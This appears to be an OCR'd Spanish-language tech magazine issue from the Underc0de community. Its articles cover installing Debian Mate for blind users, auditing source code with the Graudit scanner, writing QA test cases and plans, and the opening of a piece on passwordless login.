underc0de.org/foro/profile/Mijailo_Arsco/
Redes Sociales:
Telegram @Mijailo_Arsco

Es cuando surge la interrogante, ¿Qué Sistema Operativo podemos utilizar para ésta computadora? Y la respuesta es: una **distribución GNU/Linux.**
Las distribuciones GNU/Linux, tienen la fama de ser altamente personalizables, capaces de rescatar del olvido equipos antiguos, disponen de un buen catálogo de software libre, y la casi inexistente posibilidad de contagio de un virus. Estas son las principales características, además del reducido poder adquisitivo de una persona con discapacidad visual las que lo impulsan a probar ese mundo.

GNU/Linux cuenta con una gran comunidad organizada de software de código abierto donde muchos desarrolladores deciden aportar su talento para desarrollar programas de calidad y gratuitos al ser mantenidos por comunidades de todo el mundo.

Estos esfuerzos en conjunto dan origen a las distribuciones GNU/Linux que son una agrupación de programas que integran el sistema base, siempre en constante desarrollo y mejoras.

En la actualidad el universo GNU/Linux, cuenta con aproximadamente 600 distribuciones, algunas derivadas de distribuciones madres como son:

- **Arch**: con un modelo de desarrollo rolling release (actualización continua), esto la hace incluir las versiones más recientes de todo, esta característica es arriesgada para usuarios invidentes, pues la predispone a fallos y cuya solución, generalmente no es accesible.
- **Debian**: una de las 3 distros iniciales, a partir de ella se basan muchas distribuciones populares, tiene un modelo de desarrollo un poco más pausado, buscando principalmente la estabilidad, tienen tres ramas estable actualmente la versión 10; Testing o de pruebas para el próximo lanzamiento dedicado a la versión 11, la versión inestable más dedicada a desarrolladores y pruebas del software más nuevo, próximo a ingresar a la rama Testing.
- **Gentoo:** una distribución hecha para usuarios expertos, se basa en la configuración y compilación de los archivos del sistema, incluyendo un kernel personalizado, se necesitan conocimientos avanzados y mucho entendimiento del código fuente, además de bastante tiempo para realizar la instalación.
- **Redhat:** Distribución comercial, principalmente dedicada al sector comercio y empresas en producción; es una de las primeras 3 distribuciones madres.
- **Suse:** es otra de las distribuciones comerciales más conocidas, cuenta con acuerdos comerciales, con grandes compañías del sector informático, es muy configurable.
- **Slackware**: la más antigua de todas, aun en desarrollo activo, es una distribución madre, parte de las 3 distribuciones iniciales.

Entre tantas distribuciones y derivadas, también podemos encontrar distintos escritorios, los cuales básicamente son la interfaz gráfica (ventanas) y aplicaciones del sistema, con las cuales interactúa el usuario, son más de 10, solo citaremos los dos principales que contemplan la accesibilidad, para personas con discapacidad visual y son:

- **GNOME**: el cual tomó la iniciativa de crear un lector de pantalla llamado Orca, además de estipular la accesibilidad en sus programas.
- **Mate**: es un derivado del escritorio GNOME, versión 2 (classic), también integra el lector de pantalla Orca, su apariencia y forma de utilizar, es similar al escritorio de Windows 7, tiene un consumo reducido de recursos del sistema, como memoria y uso de procesador, en comparación con el actual GNOME versión 3.

Según lo antes expuesto, se consideraría al escritorio Mate, como la mejor opción, para las personas con discapacidad visual, especialmente si poseen computadoras con bajos recursos, para hacer más fácil la transición de Windows a GNU/Linux.

Por último, consideramos, que, por facilidad en el uso, del sistema y el instalador; además, de la accesibilidad, presente en gran cantidad de programas para instalar, desde sus repositorios propios; las distribuciones que permiten una menor curva de aprendizaje, son Ubuntu Mate y Debian con el escritorio Mate.

DESCARGAS DE DISCOS DE INSTALACIÓN

Ahora para poder instalar alguna de ellas, lo primero que debemos hacer es dirigirnos a los sitios de descargas, de ahí obtener el archivo ISO correspondiente a la arquitectura de la computadora, en la que se desea instalar; luego grabarla en un DVD o USB booteable.

- **Ubuntu Mate:** https://ubuntu-mate.org/download/
- **Debian Mate:**
  - ✓ **Debian 32 bits**: https://cdimage.debian.org/images/unofficial/non-free/images-including-firmware/current-live/i386/iso-hybrid/debian-live-10.2.0-i386-mate+nonfree.iso
  - ✓ **Debian 64 bits:** https://cdimage.debian.org/images/unofficial/non-free/images-including-firmware/current-live/amd64/iso-hybrid/debian-live-10.2.0-amd64-mate+nonfree.iso

¿POR QUÉ DEBIAN Y NO OTRO?

Hemos elegido **Linux Debian** para realizar la instalación por aún contar con soporte de 32 bits, **su compromiso con la accesibilidad universal**, el extendido tiempo de soporte de 5 años de las versiones estables, más dos años adicionales como versiones antiguas estables (old stable) a diferencia de Ubuntu que brinda únicamente 5 años, para el escritorio principal (Gnome) y 3 años para los demás escritorios, por último, **Debian 10** cuenta con firma UEFI, lo que posibilita su inicio e instalación, sin necesidad de modificar la configuración del BIOS, pues tiene arranque de tipo Legacy y UEFI; convirtiéndola en la mejor opción con accesibilidad, para poder utilizar equipos antiguos y modernos.

Una vez descargado el archivo ISO debemos proceder a grabar el archivo en un medio de instalación, sea en un DVD por medio de la aplicación integrada de Windows, o también en una memoria USB, utilizando aplicaciones como Balena Etcher, para crear USB booteables.

CREANDO EL USB INSTALADOR CON BALENA ETCHER

Para crear el USB instalador de **Linux-Debian**, lo primero es obtener el instalador de Balena Etcher, en el siguiente vinculo: https://www.balena.io/etcher/

La página se encuentra en inglés, pero es muy sencilla de utilizar, bastará con movernos por la página con la tecla tabulador, hasta encontrar un botón llamado **Download for Windows x86 x64**, al presionar ENTER aparecerá la ventana para iniciar la descarga, determinaremos el sitio donde queremos guardar el archivo y presionaremos el botón correspondiente para iniciar la descarga.

Una vez obtenido el archivo instalador debemos ir a la carpeta dónde se ubica para poder ejecutarlo, mediante un ENTER, el control de cuentas de usuario de Windows, solicitará dar permiso para ejecutar como administrador,

deberemos oprimir la tecla flecha izquierda, cuando se enfoque la opción sí, presionaremos ENTER, se iniciará el instalador, debemos presionar el tabulador hasta encontrar el botón de aceptación del contrato de licencia, pulsaremos ENTER y el programa se instalará y quedará listo para usar de inmediato.

Para iniciar el programa, existirá un icono de acceso en el escritorio y en el menú inicio; daremos ENTER sobre alguno de estos accesos directos y el programa iniciará.
Para crear el **USB instalador**, bastará con conectar una memoria USB, Etcher la seleccionará automáticamente. Se debe tomar en cuenta, la memoria USB o pendrive, debe ser al menos de **8 Gb** y no contener archivos que no deseemos perder, pues al crear el USB instalador, todo el contenido se borrará.

Ahora deberemos seleccionar la imagen ISO, para ello deberemos dar ENTER en el botón SELECT IMAGE, se abrirá una ventana del explorador de archivos de Windows, para buscar la carpeta que contiene el archivo, debemos presionar tres veces la teclas SHIFT + TABULADOR, esto nos llevará al árbol del explorador, buscaremos la carpeta que contiene el archivo dentro del árbol, utilizando flechas arriba y abajo, una vez encontrada la carpeta contenedora, presionaremos ENTER para mostrar su contenido, seguido de TABULADOR para navegar por el contenido de la carpeta, para ello utilizaremos las teclas de flecha, al encontrar el archivo presionaremos ENTER y se añadirá al programa **Balena Etcher.**

Ahora presionaremos el botón FLASH, esperaremos hasta que se complete el 100%, de la grabación (flashing) y luego hasta completar el **100%,** de la verificación de la grabación (validating), el proceso puede tardar un buen tiempo, dependerá del tamaño de la **imagen ISO**, los recursos disponibles del sistema, nuestro dispositivo USB y la velocidad de lectura/escritura soportada por la memoria USB.

Si no ocurrió ningún aviso de error, durante la verificación, tendremos listo nuestro instalador, debemos cerrar el programa con el método de teclas **Alt + F4**, por último, extraer la memoria USB de forma segura, mediante el procedimiento para éste fin.

*Se seleccionó **Balena Etcher** por ser uno de los programas de más fácil utilización, ser accesible, tener interfaz multi-idioma y por realizar de la manera más correcta los instaladores para **GNU/Linux**.*

El programa **Balena Etcher** modifica el sistema de particiones a un formato compatible con **GNU/Linux**, posiblemente Windows lo detecte de una capacidad menor o bien no lo detecte entre las unidades de almacenamiento, esto no significa que el dispositivo se haya dañado para recuperar la capacidad completa de la unidad se deben utilizar herramientas como el administrador de discos de Windows, mediante el comando **diskpart** en el intérprete de comandos de Windows o los comandos **fdisk** y **mkfs** en el terminal de Linux.

INICIANDO DESDE EL DISPOSITIVO INSTALADOR

El siguiente paso, es iniciar la computadora desde la unidad de instalación esto dependerá del tipo de arranque de nuestra computadora, si es BIOS Legacy o UEFI y el respectivo orden de arranque configurado.

Si hemos grabado la imagen **ISO** en un DVD y está configurado el arranque, para iniciar desde el DVD, podemos iniciar con el primer paso de la instalación.

Cuando el dispositivo del arranque es el disco duro, deberemos asistirnos de una persona vidente, para modificar el orden de arranque de las unidades, se debe configurar el BIOS, debemos encender la computadora y presionar la tecla indicada en pantalla, para ingresar al **SETUP** y a la configuración del **BIOS**.

Si la pantalla no indica, ninguna tecla para ingresar, deberemos investigar en la documentación del equipo, en internet de acuerdo a la marca/modelo de la computadora o bien consultarle a una persona conocedora del tema.

Estando en las pantallas de configuración, es necesario configurar en la sección de arranque (**BOOT**), el orden de los dispositivos de arranque (**BOOT PRIORITY DEVICES**), el orden se puede modificar, pulsando las teclas indicadas en la ayuda en pantalla en el caso del **BIOS UEFI**, es posible utilizar el ratón para modificar dicho orden.

A veces se requiere desactivar el arranque **UEFI** (UEFI BOOT) y el arranque seguro (SECURE BOOT), luego activar el arranque heredado (LEGACY BOOT), por último, presionar la tecla indicada en la ayuda en pantalla, para guardar los cambios y reiniciar el equipo.

Otra opción, para iniciar desde un dispositivo distinto al disco duro es usar el menú de arranque (BOOT Menú), para lograr arrancar desde un DVD o USB booteable, sin modificar la configuración del BIOS.

Para acceder al menú de arranque al iniciar el equipo necesitaremos una persona con visión, para que observe la pantalla y determine la tecla con la cual accederemos al menú entre los textos que podrían aparecer en pantalla, están los siguientes:

```
[Tecla] to enter Boot Menu
Press [Tecla] for boot device selection menu
Tecla] Boot Menu
Boot Menu [Tecla]
[Tecla] to enter Multiboot Selection Menu
```

Cabe destacar que de los ejemplos anteriores, la palabra (tecla) corresponderá a la asignada en el sistema, siendo generalmente alguna de las teclas entre **F1 y F12**, a veces Tabulador o Esc; si en la pantalla no aparece ninguna leyenda, se deberá investigar en internet por modelo o marca de la computadora, con personas conocedoras del tema, en última instancia, si no se obtuvo la información, se recurrirá a prueba y error, probando cada **tecla de F1 a F12,** en cada reinicio, hasta que se acceda al menú de arranque. Una vez accedido, se deberán utilizar las teclas flecha arriba y abajo, luego ENTER para arrancar desde la unidad booteble.

El método de acceder al menú de arranque, es mejor, pues no debemos modificar el BIOS, Legacy o UEFI, evitando errores en la configuración, además indiferentemente del tipo de BIOS, Debian 10 cuenta con ambos arranques.

En la siguiente edición continuaremos con el articulo correspondiente a la Instalación de Debian 10.

Redactora y colaboradora en la elaboración de este artículo, mano derecha del autor de este artículo siendo su cómplice guía para despertar el mundo GNU/Linux con accesibilidad universal a la comunidad de invidentes, por lo que será recordada por su ardua labor e ímpetu por aprender y principalmente el gran amor de Mijailo_Arsco.

"La muerte deja un dolor de corazón que nadie puede sanar, el amor deja una memoria que nadie puede robar.

Lectura del Artículo en voz de: @DRAGORA | YouTube https://youtu.be/7DTXCdB_P7w

AUDITAR CÓDIGO FUENTE EN BÚSQUEDA DE VULNERABILIDADES CON GRAUDIT

PROGRAMACIÓN

GRAUDIT[4] es un analizador de código fuente basado en un conjunto de scripts y firmas que permiten encontrar posibles fallas de seguridad en nuestro código haciendo uso de la utilidad grep de GNU cuenta con soporte para múltiples lenguajes de programación: ASP, JSP, Perl, PHP, Python, entre otros.

Escrito por: **@GODWITHUS** | **USER** UNDERC0DE

Especialista en Seguridad Informática, pentesting, bloguero de tiempo incompleto.

Contacto:
underc0de.org/foro/profile/godwithus
Redes Sociales:
@mathias_abrahan

Admite diversas opciones desde la consola **GRAUDIT** /patch/to/scan dependiendo del código fuente que deseamos auditar. Las dependencias **requeridas bash, grep, sed**. El proceso de instalación se recomienda clonar el repositorio git, ya que incluye reglas de base de datos adicionales que no están en los archivos de distribución. GRAUDIT es fácil ya que sigue las buenas prácticas de uso de la Shell.

[4] Eldar "Wireghoul" Marcussen, 12/Nov./2019, **GRAUDIT**, justanotherhacker.com/projects/GRAUDIT.html, **Consulta**: N.D.

La herramienta cuenta con una base de datos de archivos compatibles que incluyen patrones para cada lenguaje de programación, los patrones son utilizados para evaluar el código, si encuentra una coincidencia, será mostrada en la pantalla.

INSTALACIÓN

- Clonamos el repositorio

```
git clone https://github.com/wireghoul/graudit
```

- Creamos un enlace simbólico


```
ln -s ~/GRAUDIT/GRAUDIT ~/bin/graudit
```

OPCIONES DE LA HERRAMIENTA

```
graudit [opts] /path/to/scan
```

Opciones:

```
-d <dbname> database to use or /path/to/file.db (uses default if not specified)
-A scan ALL files
-x exclude these files (comma separated list: -x *.js,*.sql)
-i case in-sensitive scan
-c <num> number of lines of context to display, default is 2
-B supress banner
-L vim friendly lines
-b colour blind friendly template
-z supress colors
-Z high contrast colors
-l lists databases available
-v prints version number
-h prints this help screen
```



Podemos listar las distintas bases de datos con las que cuenta:

- graudit -l
- actionscript
- android
- asp
- c
- default (used if -d argument is omitted)
- dotnet
- exec
- fruit
- ios
- java
- js
- perl
- php
- python
- rough
- ruby
- secrets
- spsqli
- sql
- strings
- xss

base de datos


```
cat signatures/php/exec.db
```

ejemplos

Evaluamos los patrones anteriores, en búsqueda que estén disponibles en el código auditado.

```
graudit -d signatures/php/exec.db /path/to/code/ -Z | more
```

TEST CASE – TEST SUITE – TEST PLAN

QA ANALITICA WEB

Continuando la temática orientada a quienes desean iniciarse como **QAs**, al fin llegamos a la parte **interesante** de ser QA. ¿Por qué resaltamos la palabra interesante? Por qué la verdad es que es la parte más aburrida, pero de esto dependerá la calidad de nuestro trabajo.

Escrito por: **@ANTRAX** | **ADMINISTRADOR** UNDERC0DE

Trabaja actualmente como QA en dos empresas de software, controlando la calidad de los desarrollos que realizan, sometiéndolos a distintas pruebas, como lo es la seguridad. Participa activamente en la comunidad de Underc0de como administrador.

Disfruta investigar temas nuevos y redactar papers de lo que va aprendiendo para que después más gente pueda aprender de ellos.

Contacto:
underc0de.org/foro/profile/ANTRAX

Para comprender mejor que es cada uno, los definiremos en una oración.

- **Test Case**: Son todos los casos a los cuales vamos a someter el sistema a probar.
- **Test Suite:** Conjunto de Test Sases.
- **Test Plan:** Es el conjunto de suites o test cases que se ejecutarán, dependiendo de lo que se quiera probar.

Quizás suena un poco tedioso, pero ahora abordaremos el tema con un ejemplo para que se entienda mejor.

Repasando un poco lo visto en el artículo “SCRUM Metodología ágil” en la edición Número 6 de UnderDOCS, retomando el mismo desarrollo como ejemplo y explicaremos en que parte entra el QA en el proceso de desarrollo, uniéndolo con los conceptos nuevos que vamos a mencionar.

TEST CASES

Cuando empieza un sprint, los desarrolladores comienzan sus tareas de programación, pero...

¿Qué hacen los QAs mientras esperan algo para testear?

Es una pregunta constante entre las personas que se inician en este mundo. La respuesta es sencilla, mientras los Programadores desarrollan, los QA aprovechamos ese tiempo para escribir los **test cases**.
Si en **el Sprint 1** se va a desarrollar el Login y el módulo de Productos, se comienzan a escribir cada cosa que se pueda probar en esos dos módulos.

Existen herramientas para gestionar test cases, como **TestLink**, una excelente herramienta muy completa que permite elaborar **suites de test cases y planes de prueba**.




Imagen de internet

Si bien es una herramienta muy completa que permite tener un versionado de test cases, asigna automáticamente un ID, es posible describir las precondiciones, los pasos con sus respectivos resultados esperados, etc. Suele ser muy tedioso o poco práctico.

Actualmente son más los QAs que prefieren utilizar la escritura de test cases en modo de **checklist**.

LOGIN					
#ID	Título	Pasos	Resultado Esperado	Pass/Fail	Comentarios QA
1	Usuario y contraseña correcto	Ingresar un mail y contraseña válidos	El sistema debe redireccionar al dashboard	PASS	
2	Usuario o contraseña incorrecto	Ingresar un mail o contraseña incorrecta	El sistema debe mostrar un modal con el mensaje de error: "Usuario o contraseña incorrecta"	PASS	
3	Color del botón login	Verificar el color del botón de login	El color del botón debe ser azul	FAIL	Defect: 4598
4	Logo de la empresa	Verificar la visualización del logo de la empresa	El logo de la empresa debe visualizarse arriba de los campos de ingreso de correo y contraseña	N/A	No se probará en este sprint
5	Color del fondo	Verificar el fondo de pantalla	El color de fondo debe ser naranja en degrade	NOT RUN	

Test Cases en Checklist

Como se puede ver, en 1 línea, tengo 1 test cases. Este checklist está hecho en un **spreadsheet** de Google Drive y se puede compartir con el resto de los compañeros QA para repartirse las tareas y que cada uno escriba o ejecute ciertos test cases.

Comparándolo con **TestLink**, podemos decir que este método de *checklist* es más sencillo de hacer, mantener y ejecutar. Pero TestLink permite cosas mucho más complejas, como llevar un control de quien hizo cada test case, cuando se ejecutó y demás.

Para continuar con la explicación de los test cases, tomaremos de referencia el checklist anterior. Cada uno es libre de colocar las columnas que vea necesario, las fundamentales son las que se muestran en esa tabla.
En este caso, esos son los test cases para testear el Login.

- **ID:** Un número de identificación único para cada test case.
- **Título:** De que se trata la prueba que realizaremos (¿Qué se va a probar?).
- **Pasos:** Los pasos a ejecutar para probar dicha funcionalidad (¿Cómo se prueba?)
- **Resultado Esperado:** Lo que esperamos que pase cuando se ejecuten dichos pasos (Lo que debería hacer la app)
- **Pass/Fail:** Si pasó o no el test. Se incluyó también el N/A qué quiere decir que NO APLICA.
- **Comentarios QA:** Acá dejamos algún comentario si es necesario.

¿COMO CREAR LOS TEST CASES?

Esta es otra de las preguntas frecuentes... Si aún no hay pantallas, ¿Cómo sabremos qué campos o cómo debe ser la aplicación?
La respuesta es fácil, cuando nosotros nos reunimos con el cliente o el PO, es nuestra misión tomar nota de todos los detalles de la aplicación.

EJEMPLO

¿Qué campos debe tener el login?, si se loguearán con un ID de cliente o con el mail, si habrá link de recuperación de password, si quiere mostrar el logo en el login, etc...
En base a toda esta información recaudada, imaginamos como sería la pantalla y escribimos los test cases pensando en cada cosa que podría probarse en ella.

En el caso del login, podemos probar loguearnos con usuario y contraseña correctas, usuario correcto y contraseña incorrecta, intentar colocar un SQLi en el login, intentar acceder a la URL del dashboard sin estar logueados, etc.

Y en cada caso se debe agregar el resultado esperado

- Si ingresamos un usuario y contraseña correcta, ¿Qué debería hacer la aplicación? Redireccionar al dashboard.

Si ingresamos datos incorrectos... ¿Qué debería pasar? La aplicación debe mostrar un mensaje de error.

Y así con todo lo que se nos cruce por la cabeza probar. Además, agregar **casos negativos**, como por ejemplo el de probar con credenciales inválidas o insertar letras en un campo en el que solo deberían ir números, etc.
Mientras más test cases escribamos, más escenarios cubriremos.

> *Es necesario aclarar, se puede cubrir el 100% de todos los casos existentes. Quizás creando test cases, podemos cubrir un 80% de los posibles escenarios, es por ello que existen varias estrategias de testing para complementar y asegurar una mayor cobertura.*

Test Suite

Un test suite no es más que un conjunto de test cases. En la imagen que mostramos anteriormente, tenemos la Suite de Test Cases relacionadas al Login.
Seguramente tengamos luego otra Suite con los test cases del formulario de registro, otra para el dashboard, y así con cada módulo que tenga la aplicación.
En caso de que existan test cases que se repitan, se puede colocar en una Suite a parte llamada **Genérica** y ahí se incluye los test cases relacionados al header o al footer, que son componentes que se reflejan en todas las páginas del sistema.

Test Plan

Básicamente el test plan es la planificación de cómo probar la aplicación. Puede incluir distintas estrategias de testing, pero como hemos hasta visto aquí sobre test cases, se abordará acerca de ellos. El test plan también sirve como forma de probar integraciones o el conjunto de varios módulos relacionados.

Supongamos que ya se encuentra desarrollado el login, el registro, el módulo de productos y acaban de entregarnos para testear el módulo de VENTAS.
Si bien ejecutamos los test cases relacionados a este módulo, con casos positivos y negativos, también debemos probar la integración con el resto de los módulos. Y acá es acá en donde entra en juego el test plan.
Armamos una planilla por separado en donde incluiremos los **test cases** que ejecutaremos para probar esta funcionalidad. Para que quede completo y bien hecho, podemos probar el siguiente flujo:

- Registrar un usuario
- Loguearse en la aplicación con el usuario creado
- Dar de alta un producto
- Ir al módulo de ventas y vender ese producto a ese usuario.
- Verificar en el módulo de productos que se haya descontado del stock la misma cantidad que vendimos

> *No es necesario agregar TODOS los test cases de cada cosa. Es decir, TODOS los test cases de registrar un usuario, TODOS los del login, etc... Sino los necesarios para completar el flujo completo, desde que se registra un usuario hasta que se le vende el producto.*


<Zerpens>
HAZ CRECER TU NEGOCIO
TE HACEMOS
TU TIENDA ONLINE
Ideal para negocios interesados
en mostrar sus productos o
vender por internet.
ZERPENS.COM@GMAIL.COM
CONTACTAR

UN FUTURO SIN CONTRASEÑAS

PRIVACIDAD

Siguiendo con el hilo del artículo: **“Camino a un futuro sin contraseñas”**, escrito por @Denisse en la **edición número 6 de UnderDOCS**, quien hablaba del uso tedioso de las contraseñas, que más de uno ha tenido este tipo de problema, siendo sinceros, tenemos:

- Facebook
- Twitter
- Instagram
- Gmail
- Hotmail
- inicio de sesión de Windows
- Password de Ledger Wallet
- Inicio de sesión del móvil
- Cuenta de A Cloud Guru
- Cuenta de Reddit
- Etc.

Que arroje la primera piedra quien tenga un password diferente para todas sus cuentas.

Escrito por: **@OROMAN** EN COLABORACIÓN CON **UNDERC0DE**

Prometheo

Ingeniero en tecnologías de la información, en el área de seguridad informática y seguridad de la información desde hace 5 años.
Curioso de las nuevas tecnologías emergentes y la economía digital.
Co-Fundador de la Startup Prometheo, dedicada a desarrollo de aplicaciones con tecnologías emergentes.


Contacto:
www.prometheodevs.com

Desde hace tiempo que se viene hablando que el uso de un **username** y password no garantiza seguridad, simplemente crea una sensación de seguridad, ya que cada día incrementan más la longitud de los password para que sean “más seguros”.

Remontándonos al 2014, cuando se lanzaba una nueva red, llamada **Zeronet**, una red Descentralizada, Simple, Rápida, Anónima, "Sin contraseñas", si lo leyeron bien, sin contraseñas con la leyenda:

"Tu cuenta está protegida por la misma criptografía que la de tu billetera de Bitcoin" ¿Genial no?

